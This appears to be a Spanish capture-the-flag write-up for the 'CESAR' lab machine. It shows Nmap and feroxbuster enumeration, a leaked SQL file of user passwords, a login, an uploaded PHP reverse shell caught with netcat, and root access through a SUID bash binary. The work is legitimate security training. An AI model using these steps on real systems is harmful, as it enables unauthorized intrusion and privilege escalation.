Laboratorio Cesar

Realizaremos un reconocimiento con Nmap

Comando: nmap -sS -sV -sC -p- 172.17.0.2 -vvv -oA Scan_Nmap


```
PORT     STATE SERVICE    REASON         VERSION
21/tcp   open  ftp        syn-ack ttl 64 vsftpd 3.0.5
22/tcp   open  ssh        syn-ack ttl 64 OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 df:87:75:10:7a:ff:94:da:b2:f8:41:bf:a8:d6:da:ce (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBF4Dq4xUFP/j6RozeLxdIh0yoO6rLAZyVXXCDk/ddjf4sLoj5iBW
hWQ0Ryjvug0bzLDATmdNXqHDSqikhcLLomY=
|   256 5a:8e:e3:b9:82:56:10:c8:10:63:11:7c:ae:4c:81:ec (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBLmwGtxsNIBxiCfvD/OvEYFUffUHbNcvNlglJN3I3/5
80/tcp   open  http       syn-ack ttl 64 Apache httpd 2.4.52 ((Ubuntu))
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.52 (Ubuntu)
445/tcp  open  http       syn-ack ttl 64 Apache httpd 2.4.52 ((Ubuntu))
|_http-title: OWASP Management System
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
|_http-server-header: Apache/2.4.52 (Ubuntu)
5432/tcp open  postgresql syn-ack ttl 64 PostgreSQL DB 14.20 - 14.21
| ssl-cert: Subject: commonName=localhost
| Subject Alternative Name: DNS:localhost
| Issuer: commonName=localhost
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-12-12T03:42:05
| Not valid after:  2035-12-10T03:42:05
| MD5:     c05c 1539 5418 18b8 b348 abe9 8013 bf39
| SHA-1:   5c1b 3497 d853 1478 0b35 1698 8526 24de 209c b456
| SHA-256: b923 d91f 05cc dd93 a4d3 b4c1 17cd 8f3e a31c 9664 574d a128 6f31 15c4 ba91 6149
```

```
| SHA-1:   5c1b 3497 d853 1478 0b35 1698 8526 24de 209c b456
| SHA-256: b923 d91f 05cc dd93 a4d3 b4c1 17cd 8f3e a31c 9664 574d a128 6f31 15c4 ba91 6149
| -----BEGIN CERTIFICATE-----
| MIIC+DCCAeCgAwIBAgIUL9AoFsJduSBHjd+jFTyBE+waAPIwDQYJKoZIhvcNAQEL
| BQAwFDESMBAGA1UEAwwJbG9jYWxob3N0MB4XDTI1MTIxMjAzNDIwNVoXDTM1MTIx
| MDAzNDIwNVowFDESMBAGA1UEAwwJbG9jYWxob3N0MIIBIjANBgkqhkiG9w0BAQEF
| AAOCAQ8AMIIBCgKCAQEAxqo0tGH3VL3jffFXyJ55txrD2NOpcV2DOrZkI/jpFEaA
| +oh0hkd24Z8hoFKh93jSDyazBg0KWHumOrXdNwyGdx/ekZMB7M28ydTs2OKYuowg
| 5Pe1×3DSxgiGDmnUbesKyWzn1t089OTEiX8vOwtYRIwh85cgjohH9CiS33L7y2EU
| sxEslnRzPUQZuPEE1Znxow9PIRxnnEO3YcPpEvHHNxmq2PXjrXmAxNN8WXiPXe9Q
| nNyHqo7HsWq1R9IeDGD2KxjkbZTvc69uwetXoiS8UGGBkrpLQ2zwZSOO0aYQdv3e
| Ca9NifUATCHBh6AsaEJwoQGavr2HnZx5hct+/fTO7wIDAQABo0IwQDAJBgNVHRME
| AjAAMBQGA1UdEQQNMAuCCWxvY2FsaG9zdDAdBgNVHQ4EFgQUA5OX/o1/SO7vLsV1
| 10Mu0NeqGJUwDQYJKoZIhvcNAQELBQADggEBAHIJN7K9hGu5as8LhaLTPAc3G+az
| M90UjAw/ud5/ZMsTZd7hYifHF1fSFEGMGvUBrlzMWLh8rHLb8c4WHDBE37bmEU+m
| iWlhw0M6ZsQgw5Jr6MKoS9AwuaC0xOxNMkEC/Tm+YgsZBHUrpMTlrupCW9EBOJp5
| sO6YAG1uLNRff3XPq5AIijMb1U0awoUNZX1QEMvZuhnldmE8916VnbC43PubLR1V
| xpgxh6clUIlGkZSFEpCLay/7u0JM4Jz3o0X2j9W0bNPxxLavDv63huiHn2EEHeWd
| D+iEIHdFitbsA3RuL/jiyCZ7zs1Y1VGCJuDb1w39Y2niOLViJy7pJ4szsvM=
|_-----END CERTIFICATE-----
|_ssl-date: TLS randomness does not represent time
8080/tcp open  http       syn-ack ttl 64 Apache httpd 2.4.52 ((Ubuntu))
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: CESAR Lab | whoami-labs
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
|_http-server-header: Apache/2.4.52 (Ubuntu)
MAC Address: E6:24:11:77:E3:4C (Unknown)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
```

```
Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
|_smb2-security-mode: Couldn't establish a SMBv2 connection.
| p2p-conficker:
|   Checking for Conficker.C or higher ...
|   Check 1 (port 21783/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 39571/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 58197/udp): CLEAN (Failed to receive data)
|   Check 4 (port 64350/udp): CLEAN (Failed to receive data)
|_  0/4 checks are positive: Host is CLEAN or ports are blocked

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 17:08
Completed NSE at 17:08, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 17:08
Completed NSE at 17:08, 0.00s elapsed
```

En la fase de enumeración tenemos lo siguiente:

Puerto 80/tcp (http Apache).
Poodemos realizar una enumeración para validar si hay directorios ocultos en la pagina web en este caso el server apache.




Puerto 445/tcp.


Se detecta, que el puerto 445 apunta a un servidor como Apache httpd, se entiende que el puerto 445 es por lo general para el servicio de Samba (smb), esto quiere decir que la persona que administra aquello lo ha configurado el servidor web para que corra en un puerto no estándar.

En la terminal indica en la parte tittle: “OWASP Management System”.

Si ingresamos al navegador nos muestra lo siguiente:




Vemos un Login el cual solicita usuario y contraseña



Puerto 8080/tcp.

Tenemos otro servicio web el tittle: “CESAR Lab | whoami-labs”
Se detecta hhtp-opn-proxy: Proxy might be redirecting requests, podría ser un proxy Http abierto, el cual acepta peticiones de cualquier cliente, reenvía (redirige) esas peticiones a otros sitios web.



🛡️ Seguridad del Cifrado César

Aunque fue útil en su época, el cifrado César es **extremadamente débil** para los estándares modernos:

- Solo hay 25 desplazamientos posibles (fuerza bruta trivial)
- Vulnerable a análisis de frecuencia de letras
- No debe usarse para proteger información sensible

🔍 Herramientas de descifrado

Existen múltiples herramientas en línea y offline para descifrar César:

- CyberChef
- dcode.fr
- Scripts Python personalizados
- ROT13 (caso especial con desplazamiento 13)

💡 Aplicaciones modernas

Aunque obsoleto como método de seguridad, el cifrado César se usa para:

- Enseñanza de criptografía básica
- Retos CTF y puzzles
- Ofuscación simple de texto (no seguro)

La criptografía moderna es compleja, pero todo comienza entendiendo los clásicos. Enumera, descifra, conquista.

PUERTO 5432/tcp (PostgreSQL)

Se detecta que el servicio está abierto es una base de datos en PostSQL versión 14.20 – 14.21.

Certificado SSL/TLS está habilitado por ese motivo se puede visualizar el certificado en el momento que se escaneo con Nmap.

Datos clave:

- Common Name (CN): localhost
- Issuer: localhost
- SAN: localhost

Puerto 22/tcp (SSH)

La versión es OpenSSH 8.9, tiene hostkeys que son claves públicas del servidor esto sirve para poder verificar identidad del servidor.

Para el tema de explotación probaremos con la herramienta feroxbuster al puerto 445.

Comando: feroxbuster -u http://172.17.0.2:445 -w /usr/share/wordlists/dirb/big.txt -x env,bak,backup, old,zip, tar,gz, sql, txt, log -d5 -t 50

```
by Ben "epi" Risher 😊                 ver: 2.13.1
─────────────────────────────────────────────────────
🎯 Target Url            http://172.17.0.2:445/
🚩 In-Scope Url          172.17.0.2
🚀 Threads               50
📖 Wordlist              /usr/share/wordlists/dirb/big.txt
👌 Status Codes          All Status Codes!
💥 Timeout (secs)        7
🦡 User-Agent            feroxbuster/2.13.1
🔎 Extract Links         true
💲 Extensions            [env, bak, backup, , old, zip, , tar, gz, , sql, , txt, , log]
🏁 HTTP methods          [GET]
🔃 Recursion Depth       5
─────────────────────────────────────────────────────
🏁  Press [ENTER] to use the Scan Management Menu™
─────────────────────────────────────────────────────
404      GET        9l       31w      273c Auto-filtering found 404-like response and created new filter; toggle off with --do
nt-filter
403      GET        9l       28w      276c Auto-filtering found 404-like response and created new filter; toggle off with --do
nt-filter
200      GET       27l      103w     1155c http://172.17.0.2:445/login.php
200      GET       63l      306w     3193c http://172.17.0.2:445/
301      GET        9l       28w      322c http://172.17.0.2:445/administration => http://172.17.0.2:445/administration/
301      GET        9l       28w      314c http://172.17.0.2:445/assets => http://172.17.0.2:445/assets/
301      GET        9l       28w      314c http://172.17.0.2:445/backup => http://172.17.0.2:445/backup/
301      GET        9l       28w      314c http://172.17.0.2:445/config => http://172.17.0.2:445/config/
301      GET        9l       28w      316c http://172.17.0.2:445/database => http://172.17.0.2:445/database/
200      GET       22l       76w      857c http://172.17.0.2:445/database/query.sql
```

Se detecta una base de datos en SQL, el cual procedemos a descargar y abrirlo.


Lo

```
-- OWASP Management System Database -- Tabla de usuarios

CREATE TABLE users ( id INT PRIMARY KEY AUTO_INCREMENT, firstname VARCHAR(100), lastname VARCHAR(100), username VARCHAR(50) UNIQUE, password VARCHAR(255) );

INSERT INTO users (firstname, lastname, username, password) VALUES ('Linus', 'Torvalds', 'linus_tux', 'TCFudVgjMjAyNSpzZWN1cmU='), ('Richard', 'Stallman', 'rms_free', 'Fr33d0m!Code_99'), ('Tim', 'Berners-Lee', 'tim_www', 'Web$Inventor_88!'), ('Steve', 'Wozniak', 'woz_apple', 'Appl3#W0z_77'), ('Ada', 'Lovelace', 'ada_algo', 'Alg0rithm!1843#'), ('Grace', 'Hopper', 'hopper_code', 'C0b0l#Pioneer_65'), ('Elon', 'Musk', 'elon_x', 'U3BAY2VYIzIwMjUh'), ('Satya', 'Nadella', 'satya_ms', 'M!cro$0ft#Lead_2025'), ('Sundar', 'Pichai', 'sundar_g', 'G00gle#Vision_2025'), ('Mark', 'Zuckerberg', 'zuck_meta', 'M3ta#Connect_2025!');
```

podemos ver de otra manera ordenada desde la terminal.


```
┌──(root㉿Pentest)-[/home/samlab]
└─# curl http://172.17.0.2:445/database/query.sql
-- OWASP Management System Database
-- Tabla de usuarios

CREATE TABLE users (
    id INT PRIMARY KEY AUTO_INCREMENT,
    firstname VARCHAR(100),
    lastname VARCHAR(100),
    username VARCHAR(50) UNIQUE,
    password VARCHAR(255)
);

INSERT INTO users (firstname, lastname, username, password) VALUES
('Linus', 'Torvalds', 'linus_tux', 'TCFudVgjMjAyNSpzZWN1cmU='),
('Richard', 'Stallman', 'rms_free', 'Fr33d0m!Code_99'),
('Tim', 'Berners-Lee', 'tim_www', 'Web$Inventor_88!'),
('Steve', 'Wozniak', 'woz_apple', 'Appl3#W0z_77'),
('Ada', 'Lovelace', 'ada_algo', 'Alg0rithm!1843#'),
('Grace', 'Hopper', 'hopper_code', 'C0b0l#Pioneer_65'),
('Elon', 'Musk', 'elon_x', 'U3BAY2VYIzIwMjUh'),
('Satya', 'Nadella', 'satya_ms', 'M!cro$0ft#Lead_2025'),
('Sundar', 'Pichai', 'sundar_g', 'G00gle#Vision_2025'),
('Mark', 'Zuckerberg', 'zuck_meta', 'M3ta#Connect_2025!');
```

Validamos con el primer usuario decodificando la clave usando base64.




Validamos en el login que se vio anteriormente con el primer usuario y la clave decodificado.


http://172.17.0.2:445/login.php
Usuario: linus_tux
Clave: L!nuX#2025*secure



Se realiza el login exitoso, ahora se utiliza el sitio https://www.revshells.com/ se crea un archivo php con la shell reversa (php-reverse-shell) de pentestmonkey.



Ingresamos a la página para ejecutar el reverse shell.



Index of /uploads

Name	Last modified	Size	Description
Parent Directory		-	
php-reverse-shell.php	2026-04-10 05:16	2.5K	
php-reverse-shell1.php	2026-04-10 06:13	2.5K	
php-reverse-shell2.php	2026-04-10 06:16	2.5K	
reverse.php	2026-04-10 06:05	75	
reverse1.php	2026-04-10 06:08	9.1K	

Apache/2.4.52 (Ubuntu) Server at 172.17.0.2 Port 445

Tener en cuenta que el servidor se conecte a uno, antes de subir el reverse editamos el código en ip ponemos la de nuestro equipo que nos asigna el docker (host no es la ip de la máquina target) y en port será 4444, de esta manera ejecutamos el siguiente comando **rlwrap nc -nvlp 4444,** y de esa forma tenemos conexión.

```
┌──(root㉿Pentest)-[/home/samlab]
└─# rlwrap nc -nvlp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 51298
Linux 76fdf0ceffb1 6.18.12+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.18.12-1kali1 (2026-02-25) x86_64 x86_64 x86_64 GNU/Linux
 06:16:36 up 11:19,  0 users,  load average: 1.86, 1.59, 1.48
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$
```

Buscamos los binarios SUID, find / -perm -4000 -type f -exec ls -l {} \; 2>/dev/null

```
sh: 0: can't access tty; job control turned off
$ find / -perm -4000 -type f -exec ls -l {} \; 2>/dev/null
-rwsr-xr-- 1 root messagebus 35112 Oct 25  2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 338536 Apr 11  2025 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 47488 Apr  9  2024 /usr/bin/mount
-rwsr-xr-x 1 root root 59976 Feb  6  2024 /usr/bin/passwd
-rwsr-xr-x 1 root root 40496 Feb  6  2024 /usr/bin/newgrp
-rwsr-xr-x 1 root root 1396520 Mar 14  2024 /usr/bin/bash
-rwsr-xr-x 1 root root 44808 Feb  6  2024 /usr/bin/chsh
-rwsr-xr-x 1 root root 55680 Apr  9  2024 /usr/bin/su
-rwsr-xr-x 1 root root 282088 Mar 23  2022 /usr/bin/find
-rwsr-xr-x 1 root root 72712 Feb  6  2024 /usr/bin/chfn
-rwsr-xr-x 1 root root 72072 Feb  6  2024 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 43400 Apr  9  2024 /usr/bin/more
-rwsr-xr-x 1 root root 35200 Apr  9  2024 /usr/bin/umount
-rwsr-xr-x 1 root root 199048 Apr 27  2024 /usr/bin/less
-rwsr-xr-x 1 root root 3787824 Apr  2  2025 /usr/bin/vim.basic
$
```

Escalamos privilegios y explotamos bash, de esa manera somos root y encontramos la flag.

```
$ bash -p

bash -p
whoami
root
cd /
pwd
/
ls
bin
boot
dev
etc
home
lib
lib32
lib64
libx32
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
cd root
ls
flag.txt
cat flag.txt
r1NoceR
```

```
Bienvenido a WHOAMI-LABS.COM. Laboratorio: CESAR.

Verificando instancias previas ...

Tu laboratorio está desplegado correctamente.
La IP de la máquina vulnerable es: 172.17.0.2

Ingresa la flag: r1NoceR
¡Felicitaciones hacker! Has conseguido la flag.
¿Quieres eliminar la máquina? (s/n):
```